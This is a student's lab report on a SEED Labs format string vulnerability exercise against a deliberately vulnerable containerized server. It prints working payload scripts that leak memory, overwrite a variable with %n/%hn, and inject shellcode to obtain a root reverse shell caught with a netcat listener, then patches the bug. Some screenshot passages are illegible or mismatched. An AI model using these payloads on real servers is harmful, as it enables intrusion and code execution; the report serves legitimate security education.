

Introduction to offensive security lab 3

Task 0:

This lab explores the format string vulnerability attack and we are required to perform some lab tasks that are related to it. First, we have to download the zip file from seedlabs server and place all the files in the system memory. The screenshot below shows the successful execution of these files:

```
[11/04/23]seed@VM:~/.../fmt-containers$ cd ..
[11/04/23]seed@VM:~/.../Labsetup$ ll
total 16
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 attack-code
-rw-rw-r-- 1 seed seed 747 Dec 25 2020 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 fmt-containers
drwxrwxr-x 2 seed seed 4096 Nov 4 16:00 server-code
[11/04/23]seed@VM:~/.../Labsetup$ cd server-code/
[11/04/23]seed@VM:~/.../server-code$ ll
total 748
-rwxrwxr-x 1 seed seed 709340 Nov 4 16:00 format-32
-rwxrwxr-x 1 seed seed 17072 Nov 4 16:00 format-64
-rw-rw-r-- 1 seed seed 2542 Nov 4 15:58 format.c
-rw-rw-r-- 1 seed seed 402 Nov 4 16:00 Makefile
-rwxrwxr-x 1 seed seed 17880 Nov 4 16:00 server
-rw-rw-r-- 1 seed seed 3683 Dec 25 2020 server.c
[11/04/23]seed@VM:~/.../server-code$ make
make: Nothing to be done for 'all'.
[11/04/23]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
[11/04/23]seed@VM:~/.../server-code$ cd ..
[11/04/23]seed@VM:~/.../Labsetup$ ll
total 16
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 attack-code
-rw-rw-r-- 1 seed seed 747 Dec 25 2020 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Nov 4 16:08 fmt-containers
drwxrwxr-x 2 seed seed 4096 Nov 4 16:00 server-code
[11/04/23]seed@VM:~/.../Labsetup$ cd fmt-containers/
[11/04/23]seed@VM:~/.../fmt-containers$ ll
total 740
```

After this, I started performing the prerequisites and installed docker as well which is a compulsory condition for all the tasks. This time, I finally had the access to the Oracle VM so I shifted there for the execution.

Task 1: Crashing the program:

For the task 1, I tried running a file while the fmt was already running. I used the badfile and commands to try and execute another file. When this happened, since the server was already connected, it got crashed. The screenshot below shows that the server got crashed and I didn't physically had to do anything to make it stop.

```
SEED-new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*** VM STATE: CONTAINER 2100040040
--> flc5f45573df

Successfully built flc5f45573df
Successfully tagged seed-image-fmt-server-2:latest
[11/04/23]seed@VM:~/.../fmt-containers$ docker compose up
docker: 'compose' is not a docker command.
See 'docker --help'
[11/04/23]seed@VM:~/.../fmt-containers$ docker-compose up
Creating server-10.9.0.6 ... done
Creating server-10.9.0.5 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
^CGracefully stopping... (press Ctrl+C again to force)
Stopping server-10.9.0.5 ...
Stopping server-10.9.0.6 ...
Killing server-10.9.0.5 ... done
Killing server-10.9.0.6 ... done
[11/04/23]seed@VM:~/.../fmt-containers$ docker-compose down
Removing server-10.9.0.5 ... done
Removing server-10.9.0.6 ... done
Removing network net-10.9.0.0
[11/04/23]seed@VM:~/.../fmt-containers$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xff895e20
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xff895d58
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

We know that the memory stored was not for the printf function and hence it might not contain addresses in all of the referenced locations, the program crashes. The value might contain references to protected memory or might not contain memory at all, leading to a crash.

Task 2: Printing out the Server's Program Memory:

- a) Stack Data: For this task, I executed the given code according to instructions

As we can see, the stack printed out the given values. The screenshot shows the values that the stack was holding:

```
server-10.9.0.5 | ( ^ ) ( ^ ) Returned property ( ^ ) ( ^ )
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd760
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 894 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd698
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | aaaa0-11223344|1-ffffd760|2-08049db5|3-080e62d4|4-00000354|5-080e5f80|6-ffffd698|7-00000000|8-080e5000|9-ffffd728
10-08049f7b|11-ffffd760|12-00000000|13-0000005c|14-08049f44|15-080e5320|16-080e9720|17-0000037e|18-ffffd760|19-00000000|20-000000
0|21-00000000|22-00000000|23-00000000|24-00000000|25-00000000|26-00000000|27-00000000|28-00000000|29-00000000|30-00000000|31-0000
000|32-00000000|33-00000000|34-00000000|35-00000000|36-00000000|37-00000000|38-00000000|39-00000000|40-00000000|41-00000000|42-72
ffc0|43-080e5000|44-080e5000|45-ffffd48|46-08049eff|47-ffffd760|48-0000037e|49-000005dc|50-080e5320|51-00000000|52-00000000|53-
00000000|54-ffffde14|55-00000000|56-00000000|57-00000000|58-0000037e|59-61616161|60-252d2d30|61-7c783830|62-252d2d31|63-7c783830|64
-252d2d32|65-7c783830|66-252d2d33|67-7c783830|68-252d2d34|69-7c783830|70-252d2d35|71-7c783830|72-252d2d36|73-7c783830|74-252d2d37|
5-7c783830|76-252d2d38|77-7c783830|78-252d2d39|79-7c783830|80-2d2d3031|81-78383025|82-2d31317c|83-3830252d|84-32317c78|85-30252d2
|86-317c7838|87-252d2d33|88-7c783830|89-2d2d3431|90-78383025|91-2d35317c|92-3830252d|93-36317c78|94-30252d2d|95-317c7838|96-252d2
|97-7c783830|98-2d2d3831|99-78383025|The target variable's value (after): 0x11223344
server-10.9.0.5 | ( ^ ) ( ^ ) Returned property ( ^ ) ( ^ )
```

b) Heap Data:

For this task, I replaced the address of the secret message and I used %60\$s to print out the message. The code I used is given in the screenshot below:

```
1#!/usr/bin/python3
2import sys
3
4# Initialize the content array
5N = 1500
6content = bytearray(0x0 for i in range(N))
7
8# This line shows how to store a 4-byte integer at offset 0
9number = 0x080b4008
10content[0:4] = (number+2).to_bytes(4,byteorder='little')
11
12# This line shows how to store a 4-byte string at offset 4
13#content[4:8] = ("abcd").encode('latin-1')
14#content[8:12] = (number).to_bytes(4,byteorder='little')
15# This line shows how to construct a string s with
16# 12 of "%.8x", concatenated with a "%n"
17#s = "%.8x"*58 + "%020008x" + "%n" + "\0"
18s= "%60$s"
19# The line shows how to store the string s at offset 8
20fmt = (s).encode('latin-1')
21content[4:4+len(fmt)] = fmt
22
23# Write the content to badfile
24with open('badfile', 'wb') as f:
25    f.write(content)
```

After that I executed the file as instructed and received the following output:

```

server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 12 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd698
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | @@@@40404040
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_*)(^_*) Returned properly (^_*)(^_*)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd760
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd698
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |
server-10.9.0.5 | @
server-10.9.0.5 | secret message
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_*)(^_*) Returned properly (^_*)(^_*)

```

The output above shows successful attempt of the given task.

Task 3:


a) Target variable never changes for a,b and c.

For task 3 a), we have to change the content of the target variable into something else. In the above screenshot, I already found out the target variable address so I am going to use that to make this task work.

I also have to edit the build_string.py according to specifications. The screenshot below shows the edits I made for in the program:

For this part, we were asked to change the value to 0x5000 which was a little tricky as we have to point to the variable target address and add string s in such a way that it gives us 0x5000 in the output.

Just like the a) part, I had to edit the `build_string.py` file again but this time since the value for `target` is defined, we have to edit the “s” in such a way that it changes the value of `target` to `0x5000`. I used “%n” to edit the `target` variable value in this case. The calculated value is shown in the screenshot below:



The screenshot shows a Windows File Explorer window. The address bar displays the path 'C:\Users\user\Downloads'. The main pane shows a single file named 'build_string.py' with a size of '1 KB'. The file icon is a blue document with a white 'py' extension. The window title is 'Downloads'.

After this, I executed the file again with cat badfile and IP and port just like part a and it gave me the following output:


[illegible]

The screenshot above shows that the target value was changed to 0x000050000 after the successful execution.

c)

Just like previous two tasks, I again had to edit the “s” and also some values of content for the execution. The target variable address remains the same so nothing else was edited.

The screenshot below shows the edited code for build_string.py:



```
1#!/usr/bin/python3
2import sys
3
4# Initialize the content array
5N = 1500
6content = bytearray(0x0 for i in range(N))
7
8# This line shows how to store a 4-byte integer at offset 0
9number = 0x080e5068
10content[0:4] = (number+2).to_bytes(4,byteorder='little')
11
12# This line shows how to store a 4-byte string at offset 4
13content[4:8] = ("abcd").encode('latin-1')
14content[8:12] = (number).to_bytes(4,byteorder='little')
15# This line shows how to construct a string s with
16# 12 of "%.8x", concatenated with a "%n"
17s = "%.8x"*58 + "%020008x" + "%n" + "\0"
18s = "%.8x"*58 + "%108767k" + "%hn" + "%08738x" + "%hn"
19# The line shows how to store the string s at offset 8
20fmt = (s).encode('latin-1')
21content[12:12+len(fmt)] = fmt
22
23# Write the content to badfile
24with open('badfile', 'wb') as f:
25    f.write(content)
```

After this, I executed the code just like before and I got the result below:

[illegible]

The screenshot above shows the successful changing of the target variable value to 0xaabbccdd.

Task 4:

The task 4 was the trickiest part as I had to understand the stack layout and add the shellcode in the buffer along with an added offset. I took the offset value to be 300 as 200 was not enough.

The book had a similar solution that was given for this hence; I edited the code for the python file accordingly. The screenshot below shows what edits I had to make. Also, the IP address changed to 10.9.0.1 which I forgot to change initially which caused a lot of errors.

My shellcode was stored in the buf[1500] region along with a NOPs. Since, editing the whole string was not easy for this I took two different segments of the strings as c1 and c2 and used them in the "s". Since, I had partitioned the string into c1 and c2, I used %hn for the separate parts.

After this, I executed the file again just like in task 3 and I got the success result as shown below:

```
[11/06/23]seed@VM:~/.../attack-code$ ls
badfile  build_string.py  exploit.py
[11/06/23]seed@VM:~/.../attack-code$ ifconfig
br-d055488139e1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:2bff:fe2b:bc25 prefixlen 64 scopeid 0x20<link>
    ether 02:42:2b:2b:bc:25 txqueuelen 0 (Ethernet)
    RX packets 269 bytes 12388 (12.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 433 bytes 123771 (123.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:87:b0:f5:75 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::ff7e:83cb:c905:6898 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c6:94:b0 txqueuelen 1000 (Ethernet)
    RX packets 648796 bytes 957098964 (957.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 132826 bytes 8981993 (8.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2269 bytes 265151 (265.1 KB)
```

```
31 "BBBBBBBB" # Placeholder for argv[1] --> "-c"
32 "CCCCCCCC" # Placeholder for argv[2] --> the command string
33 "DDDDDDDD" # Placeholder for argv[3] --> NULL
34).encode('latin-1')
35
36 N = 1500
37 # Fill the content with NOP's
38 content = bytearray(0x90 for i in range(N))
39
40 # Choose the shellcode version based on your target
41 shellcode = shellcode_32
42
43 # Put the shellcode somewhere in the payload
44 start = N - len(shellcode) # Change this number
45 content[start:start + len(shellcode)] = shellcode
46
47 #####
48 #
49 # Construct the format string here
50 #
51 #####
52 address1= 0xffffd698 + 4
53 address2= address1 + 2
54 content[0:4] = (address1).to_bytes(4,byteorder='little')
55 content[4:8]= ("abcd").encode('latin-1')
56 content[8:12] = (address2).to_bytes(4,byteorder='little')
57 c1= 0xda60 - 464 - 12
58 c2 = 0xffff - 0xda60
59 s= "%.8x"*58 + "%." + str(c1) + "x" + "%hn" + "%." + str(c2) + "x" + "%hn" + "\n"
60 fmt= (s).encode('latin-1')
61 content[12:12+len(fmt)] = fmt
62
63 # Save the format string to file
```

Python 3 Tab Width: 8 Ln 52, Col 21 INS

74°F Mostly sunny 5:49 PM 11/6/2023

[illegible]

```

RX errors 0 dropped 0 overruns 0 frame 0
TX packets 74 bytes 16803 (16.8 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vethae794af: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::f803:cff:fed8:3c08 prefixlen 64 scopeid 0x20<link>
    ether fa:03:0c:d8:3c:08 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39 bytes 5717 (5.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[11/06/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
nc: invalid option -- 'l'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t
imeout]
        [-X proxy_protocol] [-x proxy_address[:port]]           [destination]
[port]
[11/06/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 42974
root@b47751475b80:/fmt# █


```

Hence, Task 4 was a success.

Task 5:

In task 5, we were asked to switch to a 64-bit server program but until now we were using 32-bit server program. This was a little more challenging task and I tried various methods to execute this but failed.

The screenshot below shows the code that was given in the lab:

A screenshot of a Linux desktop environment. The top panel shows the 'Activities' button and a 'Text Editor' window. The text editor has a menu bar with 'Open', a dropdown arrow, and a '+l' icon. The code is written in C and is as follows:

```
1#include <stdio.h>
2int main()
3{
4    int var= 1000,
5    printf("%3$.20x%6$n%2$.10x\n", 1, 2, 3, 4, 5, &var);
6    printf("The value in var:%d\n", var);
7    return 0;
8}
```

The left sidebar of the desktop contains several application icons: a file manager, a terminal, a web browser, and a text editor.

I tried following the steps as guided but I still couldn't get a positive output for this task.

Task 6:

Using %s in string will solve the vulnerability. I updated the given code as per the requirement.

Using the "%s" in printf worked for this task. I updated the code according to this but as we can see, the secret message is not printed hence, we can say the attack failed.

```

{
#ifdef __x86_64__
    unsigned long int *framep;
    // Save the rbp value into framep
    asm("movq %rbp, %0" : "=r" (framep));
    printf("Frame Pointer (inside myprintf): 0x%.16lx\n", (unsigned long) framep);
    printf("The target variable's value (before): 0x%.16lx\n", target);
#else
    unsigned int *framep;
    // Save the ebp value into framep
    asm("movl %ebp, %0" : "=r" (framep));
    printf("Frame Pointer (inside myprintf): 0x%.8x\n", (unsigned int) framep);
    printf("The target variable's value (before): 0x%.8x\n", target);
#endif

    // This line has a format-string vulnerability
    printf("%s",msg);

#ifdef __x86_64__
    printf("The target variable's value (after): 0x%.16lx\n", target);
#else
    printf("The target variable's value (after): 0x%.8x\n", target);
#endif
}

int main(int argc, char **argv)
{

```

```

    # Running in 4ceed3b8c807
Removing intermediate container 4ceed3b8c807
--> 18c95936350c

```

```

Successfully built 18c95936350c
Successfully tagged seed-image-fmt-server-2:latest
[11/08/23]seed@VM:~/.../Labsetup$ docker-compose up
Recreating server-10.9.0.6 ... done
Recreating server-10.9.0.5 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd2f0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....80e506808049e41000ffffd9a40000000000000
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd228
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | @
server-10.9.0.5 | %60$sThe target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)

```

THE END